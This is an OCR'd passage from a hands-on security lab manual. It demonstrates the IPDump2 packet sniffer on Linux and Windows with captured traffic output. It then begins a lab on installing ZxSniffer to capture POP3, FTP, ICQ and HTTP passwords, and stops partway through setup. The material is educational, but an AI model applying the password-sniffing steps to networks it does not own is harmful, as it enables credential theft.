


```
[root@localhost ipdump2-pre1]# ./ipdump2 eth0
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/iptool/ipdump2-pre1
File Edit View Terminal Go Help
Mozi
root
Sat Nov 12
6:35 PM

The traffic will appear on the screen identifying the IP addresses of each packet as well as which port each packet is coming from and destined to. Unless instructed otherwise, the application will continue to run until the **Ctrl** plus the **C** key is pressed. The packets are displayed as:

```
Date - Time - Protocol - Source IP  Source Port - Dest.
                          IP - Dest Port
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/iptool/ipdump2-pre1
File Edit View Terminal Go Help
Mozi
root@
Sat Nov 12
6:35 PM

```
10-12 18:35:30  TCP:  209.132.177.50 : 2560  ->     172.16.1.45 : 0       706
10-12 18:35:30  TCP:     172.16.1.45 : 2560  ->  209.132.177.50 : 0        52
10-12 18:35:30  TCP:     172.16.1.45 : 26469 ->  209.132.177.50 : 12144   551
10-12 18:35:30  TCP:  209.132.177.50 : 2560  ->     172.16.1.45 : 0       704
10-12 18:35:30  TCP:     172.16.1.45 : 2560  ->  209.132.177.50 : 0        52
10-12 18:35:30  TCP:     172.16.1.45 : 12144 ->  209.132.177.50 : 28263   549
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   558
10-12 18:35:30  TCP:     172.16.1.45 : 24935 ->  209.132.177.50 : 25903   552
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   543
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   578
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 3401    612
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      616
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:     172.16.1.45 : 11369 ->  209.132.177.50 : 28001   545
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      932
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52

[root@localhost ipdump2-pre1]#
```

***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer "sniffing" resides in. For example, if the network link you are using is connected to a network hub, you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to your connection. There is a way to "sniff" traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.


IPDump2 also allows for the saving of the output to a file for later analysis by typing:

```
./ipdump2 eth0 >> captured.txt
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/iptool/ipdump2-pre1
File Edit View Terminal Go Help
Mozi
root
Sat Nov 12
6:36 PM


```
10-12 18:35:30  TCP:     172.16.1.45 : 26469 ->  209.132.177.50 : 12144   551
10-12 18:35:30  TCP:  209.132.177.50 : 2560  ->     172.16.1.45 : 0       704
10-12 18:35:30  TCP:     172.16.1.45 : 2560  ->  209.132.177.50 : 0        52
10-12 18:35:30  TCP:     172.16.1.45 : 12144 ->  209.132.177.50 : 28263   549
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   558
10-12 18:35:30  TCP:     172.16.1.45 : 24935 ->  209.132.177.50 : 25903   552
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   543
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   578
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 3401    612
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      616
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:     172.16.1.45 : 11369 ->  209.132.177.50 : 28001   545
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      932
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52

[root@localhost ipdump2-pre1]# ./ipdump2 eth0 >> captured.txt

```

The IPDump2 application will run all data sent to a file named **captured.txt**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/iptool/ipdump2-pre1
File Edit View Terminal Go Help
Mozi
root
Sat Nov 12
6:36 PM

```
10-12 18:35:30  TCP:     172.16.1.45 : 26469 ->  209.132.177.50 : 12144   551
10-12 18:35:30  TCP:  209.132.177.50 : 2560  ->     172.16.1.45 : 0       704
10-12 18:35:30  TCP:     172.16.1.45 : 2560  ->  209.132.177.50 : 0        52
10-12 18:35:30  TCP:     172.16.1.45 : 12144 ->  209.132.177.50 : 28263   549
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   558
10-12 18:35:30  TCP:     172.16.1.45 : 24935 ->  209.132.177.50 : 25903   552
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   543
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 5120  ->     172.16.1.45 : 37120   578
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 3401    612
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      616
10-12 18:35:30  TCP:     172.16.1.45 : 28782 ->  209.132.177.50 : 26412   548
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:     172.16.1.45 : 11369 ->  209.132.177.50 : 28001   545
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      584
10-12 18:35:30  TCP:  209.132.177.50 : 0     ->     172.16.1.45 : 13      932
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52
10-12 18:35:30  TCP:     172.16.1.45 : 0     ->  209.132.177.50 : 13       52

[root@localhost ipdump2-pre1]# ./ipdump2 eth0 >> captured.txt

[root@localhost ipdump2-pre1]#
```

By opening the file with a text editor the contents of the **captured.txt** file are ready for analysis.



Red Hat Linux - VMware Workstation
captured.txt
File Edit View Go Bookmarks Help
Back Forward Up Stop Reload Home
View as Text
Sat Nov 12 6:38 PM

Location: /root/tools/iptool/ipdump2-pre1/captured.txt

```
10-12 18:35:58 TCP:    172.16.1.45 : 0     -> 209.132.177.50 : 0      52
10-12 18:35:58 TCP:  209.132.177.50 : 0    ->    172.16.1.45 : 0      52
10-12 18:36:02 unsupported IP protocol 17
10-12 18:36:04 TCP:    172.16.1.45 : 28788 ->  64.233.187.99 : 11587  572
10-12 18:36:04 TCP:   64.233.187.99 : 28788 ->   172.16.1.45 : 11587   46
10-12 18:36:04 TCP:   64.233.187.99 : 28788 ->   172.16.1.45 : 11587   46
10-12 18:36:04 TCP:   64.233.187.99 : 38639 ->   172.16.1.45 : 36678 1470
10-12 18:36:04 TCP:    172.16.1.45 : 38639 ->  64.233.187.99 : 36678   40
10-12 18:36:04 TCP:   64.233.187.99 : 38639 ->   172.16.1.45 : 36678  126
10-12 18:36:04 TCP:    172.16.1.45 : 38639 ->  64.233.187.99 : 36678   40
10-12 18:36:05 TCP:    172.16.1.45 : 38639 -> 209.132.177.50 : 36678   52
10-12 18:36:05 TCP:    172.16.1.45 : 38639 -> 209.132.177.50 : 36678   60
10-12 18:36:05 TCP:  209.132.177.50 : 38639 ->    172.16.1.45 : 36678   52
10-12 18:36:05 TCP:  209.132.177.50 : 38639 ->    172.16.1.45 : 36678   60
10-12 18:36:05 TCP:    172.16.1.45 : 38639 -> 209.132.177.50 : 36678   52
10-12 18:36:05 TCP:    172.16.1.45 : 26490 -> 209.132.177.50 : 26992  574
10-12 18:36:05 TCP:  209.132.177.50 : 26490 ->    172.16.1.45 : 26992   52
10-12 18:36:05 TCP:  209.132.177.50 : 29808 ->    172.16.1.45 : 14895 1420
10-12 18:36:05 TCP:    172.16.1.45 : 29808 -> 209.132.177.50 : 14895   52
10-12 18:36:05 TCP:  209.132.177.50 : 25445 ->    172.16.1.45 : 8736  1420
10-12 18:36:05 TCP:    172.16.1.45 : 25445 -> 209.132.177.50 : 8736    52
10-12 18:36:05 TCP:  209.132.177.50 : 28525 ->    172.16.1.45 : 11875 1420
10-12 18:36:05 TCP:    172.16.1.45 : 28525 -> 209.132.177.50 : 11875   52
10-12 18:36:05 TCP:  209.132.177.50 : 15882 ->    172.16.1.45 : 2313  1420
```


"captured.txt" selected (20.0 K)

For Windows

From the directory containing the IPDump2 executable, type:

```
ipdump2 0
```


***Note:** The interface in this example is *0* as it is the only interface in this virtual machine. If you have multiple NICs you may wish to use other NICs by incrementing the number: *1, 2*, and so on.



C:\WINNT\System32\cmd.exe - ipdump2 0

```
C:\Downloads\ipdump2\ipdump2-pre1>ipdump2 0
```


The IPDump2 application will display the packet flow on the screen. Unless instructed otherwise, the application will continue to run until the **Ctrl** plus the **C** keys are pressed.



```
10-12 18:49:42  TCP:     172.16.1.43 : 34019 ->  64.233.161.147 : 7981     40
10-12 18:49:42  TCP:  64.233.161.147 : 34019 ->     172.16.1.43 : 7981     40
10-12 18:49:42  TCP:  64.233.161.147 : 1811  ->     172.16.1.43 : 8769   1470
10-12 18:49:42  TCP:  64.233.161.147 : 4282  ->     172.16.1.43 : 18030   651
10-12 18:49:42  TCP:     172.16.1.43 : 4282  ->  64.233.161.147 : 18030    40
10-12 18:49:43  unsupported IP protocol 17
10-12 18:49:43  unsupported IP protocol 17
10-12 18:49:43  TCP:     172.16.1.43 : 4282  ->   216.239.51.99 : 18030    48
10-12 18:49:43  TCP:     172.16.1.43 : 4282  ->   216.239.51.99 : 18030    40
10-12 18:49:43  TCP:   216.239.51.99 : 4282  ->     172.16.1.43 : 18030    44
10-12 18:49:43  TCP:     172.16.1.43 : 13623 ->   216.239.51.99 : 13670   462
10-12 18:49:43  TCP:   216.239.51.99 : 13623 ->     172.16.1.43 : 13670    40
10-12 18:49:43  TCP:   216.239.51.99 : 13623 ->     172.16.1.43 : 13670    40
10-12 18:49:43  TCP:   216.239.51.99 : 30378 ->     172.16.1.43 : 12375  1470
10-12 18:49:43  TCP:   216.239.51.99 : 43361 ->     172.16.1.43 : 4989    779
10-12 18:49:43  TCP:     172.16.1.43 : 43361 ->   216.239.51.99 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->   64.233.187.99 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->  64.233.167.104 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->  64.233.167.104 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->  64.233.161.147 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->  64.233.161.147 : 4989     40
10-12 18:50:01  TCP:     172.16.1.43 : 43361 ->   216.239.51.99 : 4989     40
10-12 18:50:17  unsupported IP protocol 17
^C
C:\Downloads\ipdump2\ipdump2-pre1>
```


IPDump2 also allows for the saving of the output to a file for later analysis by typing:

```
./ipdump2 0 >> captured.txt
```



```
C:\Downloads\ipdump2\ipdump2-pre1>ipdump2 0 >> captured.txt_
```

By opening the file with a text editor the contents of the **captured.txt** file are ready for analysis.



```
10-12 18:51:29  TCP:     172.16.1.43 : 6688  ->   64.233.187.99 : 37377    48
10-12 18:51:29  TCP:     172.16.1.43 : 6688  ->   64.233.187.99 : 37377    40
10-12 18:51:29  TCP:   64.233.187.99 : 6688  ->     172.16.1.43 : 37377    44
10-12 18:51:29  TCP:     172.16.1.43 : 6688  ->   64.233.187.99 : 37377   319
10-12 18:51:29  TCP:   64.233.187.99 : 6688  ->     172.16.1.43 : 37377    40
10-12 18:51:29  TCP:   64.233.187.99 : 6688  ->     172.16.1.43 : 37377    40
10-12 18:51:29  TCP:   64.233.187.99 : 46015 ->     172.16.1.43 : 57732  1470
10-12 18:51:29  TCP:   64.233.187.99 : 46873 ->     172.16.1.43 : 31956   415
10-12 18:51:29  TCP:     172.16.1.43 : 46873 ->   64.233.187.99 : 31956    40
10-12 18:51:31  TCP:     172.16.1.43 : 46873 ->  64.233.161.147 : 31956    48
10-12 18:51:32  TCP:     172.16.1.43 : 46873 ->  64.233.161.147 : 31956    40
10-12 18:51:32  TCP:  64.233.161.147 : 46873 ->     172.16.1.43 : 31956    44
10-12 18:51:32  TCP:     172.16.1.43 : 12593 ->  64.233.161.147 : 13105   433
10-12 18:51:32  TCP:  64.233.161.147 : 12593 ->     172.16.1.43 : 13105    40
10-12 18:51:32  TCP:  64.233.161.147 : 12593 ->     172.16.1.43 : 13105    40
10-12 18:51:32  TCP:  64.233.161.147 : 40349 ->     172.16.1.43 : 24094  1470
10-12 18:51:32  TCP:  64.233.161.147 : 14232 ->     172.16.1.43 : 5361   1470
10-12 18:51:32  TCP:     172.16.1.43 : 14232 ->  64.233.161.147 : 5361     40
10-12 18:51:32  TCP:  64.233.161.147 : 24847 ->     172.16.1.43 : 41291  1470
10-12 18:51:32  TCP:  64.233.161.147 : 52558 ->     172.16.1.43 : 19628  1470
10-12 18:51:32  TCP:  64.233.161.147 : 21300 ->     172.16.1.43 : 14599  1470
10-12 18:51:32  TCP:     172.16.1.43 : 21300 ->  64.233.161.147 : 14599    40
10-12 18:51:32  TCP:  64.233.161.147 : 62589 ->     172.16.1.43 : 32610  1470
10-12 18:51:32  TCP:  64.233.161.147 : 28262 ->     172.16.1.43 : 55960  1470
10-12 18:51:32  TCP:  64.233.161.147 : 62649 ->     172.16.1.43 : 10097  1470
10-12 18:51:32  TCP:     172.16.1.43 : 62649 ->  64.233.161.147 : 10097    40
10-12 18:51:32  TCP:  64.233.161.147 : 21988 ->     172.16.1.43 : 38817  1470
10-12 18:51:32  TCP:  64.233.161.147 : 51171 ->     172.16.1.43 : 11031   710
10-12 18:51:32  TCP:     172.16.1.43 : 51171 ->  64.233.161.147 : 11031    40
10-12 18:51:32  TCP:     172.16.1.43 : 12595 ->  64.233.161.147 : 12592   446
10-12 18:51:32  TCP:     172.16.1.43 : 12595 ->  64.233.161.147 : 12592    48
10-12 18:51:32  TCP:  64.233.161.147 : 12595 ->     172.16.1.43 : 12592    40
10-12 18:51:32  TCP:  64.233.161.147 : 12595 ->     172.16.1.43 : 12592   167
10-12 18:51:33  TCP:     172.16.1.43 : 12595 ->  64.233.161.147 : 12592    40
10-12 18:51:33  TCP:  64.233.161.147 : 12595 ->     172.16.1.43 : 12592    44
10-12 18:51:33  TCP:     172.16.1.43 : 21581 ->  64.233.161.147 : 15665   450
10-12 18:51:33  TCP:  64.233.161.147 : 21581 ->     172.16.1.43 : 15665    40
10-12 18:51:33  TCP:  64.233.161.147 : 21581 ->     172.16.1.43 : 15665    40
10-12 18:51:33  TCP:  64.233.161.147 : 21581 ->     172.16.1.43 : 15665   167
10-12 18:51:33  TCP:     172.16.1.43 : 21581 ->  64.233.161.147 : 15665   450
```

***Note:** IPDump2 is a good tool for tracking the data flow in and out of the computer it is installed on by providing a quick display of the IP connections taking place as well as ports in use. Security professionals can use this type of application to quickly spot ports commonly used by known Trojans.

Lab 46: Password Capture — Sniffer

Exploit Passwords and Sniff the Network: ZxSniffer

Prerequisites: None


Countermeasures: Encryption, various sniffer detector applications

Description: The ZxSniffer application is an excellent utility that allows you to capture packets as they traverse the network, save to output to a file for further review, and capture passwords for POP3, FTP, ICQ, and HTTP traffic.

Procedure: Install and run the ZxSniffer executable.

Double-click the **ZxSniffer** executable.

Click **Next**.



ZxSniffer Setup: Welcome


ZxSniffer 4.30b

for Windows 98, ME, 2000, XP

Description:
Viewing of network traffic:
- ICMP, IGMP, UDP, TCP
Interception and decoding of passwords:
- POP3, FTP, ICQ, HTTP
Packet capture

Next Cancel

Accept the default *Destination folder* and select either **Add Desktop icon** and/or **Add Start menu icon**. Click **Install**.



ZxSniffer Setup: Settings

ZxSniffer 4.30b

